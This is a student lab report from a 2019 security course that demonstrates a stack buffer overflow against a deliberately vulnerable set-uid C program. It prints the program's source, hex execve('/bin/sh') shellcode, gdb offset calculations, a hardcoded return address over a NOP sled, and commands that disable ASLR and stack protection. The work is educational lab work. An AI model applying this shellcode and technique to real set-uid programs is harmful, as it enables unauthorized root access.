****

**Attack Project 1 CIS 544 Fall 2019**

**Prof. Anys Bacha**

**Submitted by:**

Manjula Dhondiba Khot

UMID: 73764162

**ABSTRACT:** Buffer overflows are a common form of security vulnerability with programs written in C/C++. These languages are still popular and used a lot in systems such as Embedded systems and open source software. A buffer overflow occurs when a running program attempts to write data outside the memory buffer not intended to store this data. When data is written outside the buffer, the running program may crash but an attacker may easily exploit this vulnerability and manipulate the program to their advantage. This leads to buffer overflow attack.

**SUMMARY:**

To fully understand how buffer overﬂow attacks work, we need to understand how the memory is arranged inside a process:

When a program runs, it needs memory space to store data.

For a typical C program, its memory is divided into ﬁve segments:

• Text segment: stores the executable code of the program.

• Data segment: stores static/global variables that are initialized by the programmer.

• BSS segment: stores uninitialized static/global variables. This segment will be ﬁlled with zeros by the operating system, so all the uninitialized variables are initialized with zeros.


• Heap: The heap is used to provide space for dynamic memory allocation. This area is managed by malloc, calloc, realloc, free, etc.

• Stack: The stack is used for storing local variables deﬁned inside functions, as well as storing data related to function calls, such as return address, arguments, etc.

When a C program is run,

* All the arguments are pushed on the stack from right to left before running the program.
* The address of the next instruction i.e. the Return Address is pushed on to the stack.
* The old ebp of stack is pushed on the stack and the new stack top is moved into the ebp as the new base pointer.
* After the program is executed, the program control jumps to the return address in the stack.

In this Attack project, we demonstrate a buffer overflow attack using a vulnerable program which executes code similar to “exec(sh)” to get to a root shell.



The above figure summarizes our Attack project.

**shellcode.c**: This is an example program which launches a new shell. The program passes shellcode in assembly version which launches a new shell. Once the program is compiled and run, it launches a new shell.

**Passing the Shellcode**: In order to perform our attack, we need a shellcode that has to be loaded into the memory. We use a shellcode in assembly version which launches a new root shell. We pass this shellcode into our vulnerable program using the exploit.c.

**Vulnerable program stack.c**: The vulnerable program used in this attack is stack.c. This vulnerability is exploited using exploit.c which creates the contents of a bad file. The stack.c reads the contents of the bad file and passes this file as 517 bytes input to a 24 bytes buffer which leads to a buffer overflow.

**Exploiting the vulnerability using exploit.c**: We use exploit.c to exploit the vulnerability of stack.c. We fill the buffer with Nops and add the shellcode (malicious) at the end of the buffer. Using gdb, we compute the base pointer address which is 4 bytes above the Return address. This base pointer address is used to find the position of the return address relative to the buffer and using the buffer pointer we fill the return address which points to the Nops inserted before the shellcode.

**OBSERVATIONS: We come across few important observations-**

1. We need to conduct the attack inside our Ubuntu12.04 virtual machine. The buffer overﬂow problem has a long history, most operating systems have already developed countermeasures against such an attack.
2. One of the countermeasures against buffer overflow attacks is the Address Space Layout Randomization (ASLR). It randomizes the memory space of the data areas in a process, making it difﬁcult for attackers to guess the address of the injected malicious code. The malicious code had very less to zero chances of getting executed without turning off the ASLR.
3. The Stack Guard and stack non-executable needs to be turned before running the stack. Stack guard adds data in the code which detects buffer overflow when the data is replaced and returns a ‘Segmentation Fault’. Stack non-executable is set true by default and does not allow the malicious code to be executed in the stack. It returns a Segmentation Fault as well.
4. Running the ./call\_shellcode from the terminal starts a shell, which can be used for running programs.
5. The most crucial step in the attack is overwriting the written address in the exact location.

**Some other observations are:**

1. The shellcode needs to be injected at the end of the buffer and the gap between the return address and the shellcode should be filled with Nops. This increasing the chances of malicious code getting executed.
2. Although we obtain the “#” prompt, after running the exploit.c and stack.c the real user id is still yourself (the effective user id is now root).

It is required to change set the uid to 0.

**RESULTS:** The end goal of the attack project is to launch the root shell. The crucial part is finding the exact location of the return address and filling the return address such that the control jumps to the correct location. If the return address is added in the correct location, the control jumps to the address containing the Nops eventually running the shellcode and launching the new shell.

We compile and run exploit.c which creates bad file. We run the stack program. When the program control reaches Return address the program control jumps to the Nops inserted before the shellcode (malicious) eventually executing the shellcode.

The end result can be evaluated by checking whether we get the ‘#’ sign after running the exploit.c and stack.c.

**METHODOLOGY**:

The goal is to launch a root shell. This goal can be achieved in two steps:

1. **Shellcode(malicious):** We require a code that launches a new root shell with root privileges. This code should be available in the program’s space.
2. **Directing the program control to the shellcode(malicious):** The program needs to jump to the address containing the malicious code and run the malicious code to launch the root shell.
3. **Shellcode:** We need a shellcode to start the attack. This shellcode is used to launch a new shell. We need to load the shellcode into the memory so that the vulnerable program jumps to the shellcode and executes it.

The below piece of code launches a new shell. We use the assembly version of this program for our attack.

#include <stdio.h>

int main( ) { char \*name[2];

name[0] = ‘‘/bin/sh’’;

name[1] = NULL;

execve(name[0], name, NULL);

}

Assembly version of the above code:

"\x31\xc0" /\* Line 1: xorl %eax,%eax \*/

"\x50" /\* Line 2: pushl %eax \*/

"\x68""//sh" /\* Line 3: pushl $0x68732f2f \*/

"\x68""/bin" /\* Line 4: pushl $0x6e69622f \*/

"\x89\xe3" /\* Line 5: movl %esp,%ebx \*/

"\x50" /\* Line 6: pushl %eax \*/

"\x53" /\* Line 7: pushl %ebx \*/

"\x89\xe1" /\* Line 8: movl %esp,%ecx \*/

"\x99" /\* Line 9: cdq \*/

"\xb0\x0b" /\* Line 10: movb $0x0b,%al \*/

"\xcd\x80" /\* Line 11: int $0x80 \*/

We load this code into the memory using exploit.c which creates a bad file, and the bad file is read by stack.c, running the stack.c generates a new root shell.

1. **Directing the program control to the shellcode(malicious):** To make the program jump to the shellcode, we need to modify the return address in our program so that program control jumps to the address the return address is replaced with.

The Vulnerable program used in our project is stack.c. This program has a buffer overflow vulnerability.

/\* stack.c \*/

#include <stdlib.h>

#include <stdio.h>

#include <string.h>

int bof(char \*str) { char buffer[24];

/\* The following statement has a buffer overflow problem \*/

strcpy(buffer, str);

return 1;

}

int main(int argc, char \*\*argv)

{

char str[517];

FILE \*badfile;

badfile = fopen("badfile", "r");

fread(str, sizeof(char), 517, badfile);

bof(str); printf("Returned Properly\n");

return 1;

}

The above program has a buffer overflow vulnerability. It reads the input file called “bad file” and passes this input to the buffer in the function bof(). The buffer in the bof() has only 24 bytes and the input hs 517 bytes. Because strcpy() does not check boundaries buffer overflow will happen.

The above program is a set-uid root program. We exploit this buffer overflow vulnerability to get to the root shell.

When stack.c is loaded into the memory, buffer is loaded to the stack and the compiler adds some offset between buffer and the return address which makes it difficult to compute the Return address.

We find the location of the return address relative to the buffer and using the buffer we add the return address in the appropriate location. Using exploit.c we add the return address in the 4 bytes using the buffer pointer and add the shellcode at the end of the buffer.

We compile exploit.c and run it. When stack.c is executed, and the program control reaches return address, the program control jumps to the address provided as Return address. This address can point directly to the shellcode (malicious) or the Nops that we add before the shellcode (malicious) eventually executing the shellcode.

**Running the example program call\_shellcode.c**

$gcc -z execstack -o call\_shellcode call\_shellcode.c



The above program is an example program which launches a shell after it is run.

**Running the Attack Project**

**RESULTS**

1. Login to as a root and set ASLR to 0. This turns the off the ASLR using

#sysctl -w kernel.randomize\_va\_space=0



1. Compile the stack.c program using

#gcc -o stack -z execstack -fno-stack-protector stack.c

The stack is set to executable and the Stack Guard is turned off.

Use #chmod 4755 stack

This provides rwx permissions to the user, rx permissions to the group and others.




1. Use gdb and disassemble the bof function.

The assembler code for the function bof is displayed. When we go through the instructions it can be noted that base pointer address is computed at 0x804848a. Add a breakpoint using

b \*0x804848a at this point.

Run the program using the command r.


The program stops at the breakpoint.



1. Use the below command to get the Base pointer address

(gdb)i r $ebp

And the base pointer address is 0xbffff158



The next instruction at 0x08048491 is

lea -0x20(%ebp), %eax

The buffer is the first variable of the function and according to the above instruction the buffer is located -0x20 bytes i.e. 32 bytes below the base pointer address.


We know the Return Address is located 4 bytes below the return address the buffer is located 36 bytes below the Return Address.

Using the above calculation we can overwrite the return address.

We know that the Base pointer address is 0xbffff158.

The Return address is 4 bytes plus the base pointer address. Our buffer is 517 bytes long with the end of buffer filled with shellcode. We can choose an address to overwrite the Return Address, because all the addresses after Return Address are filled with NOPs till the shellcode.

Return Address 0xbffff232 will allow the program control to jump to NOP instructions which will eventually execute the shellcode.



Hence,


(\*buffer+36)= 0x32;

(\*buffer+37)= 0xf2;

(\*buffer+38)= 0xff;

(\*buffer+39)= 0xbf;

Add the above code in the exploit.c and shellcode to the end of buffer using a for loop.



1. Compile the exploit.c using


gcc -o exploit exploit.c

and run it using

./exploit.c //bad file is generated

Run the stack.c program


./stack



The # indicates a root shell.

6. It should be noted that although we have obtained the “#” prompt, your real user id is still yourself (the effective user id is now root).

You can check this by typing: # id



To set the uid to 0 run the below program.


void main()

{

setuid(0);

system("/bin/sh");

}



After executing the above code, we can observe that the uid=0 (root)



**CONCLUSION**: After conducting the buffer overflow attack project we conclude that using simple C programs and passing the shellcode into the stack we can achieve the buffer overflow and then exploit it to launch the root shell.

Buffer overflows are the result of poor memory management in languages like C – even the best programmers sometimes make mistakes. Buffer overflow attacks exploit these to over write memory values. This often lets an attack execute arbitrary code.

Buffer Overflow attacks can be prevented by using ideal techniques to write a program and implementing security mechanisms to prevent such attacks.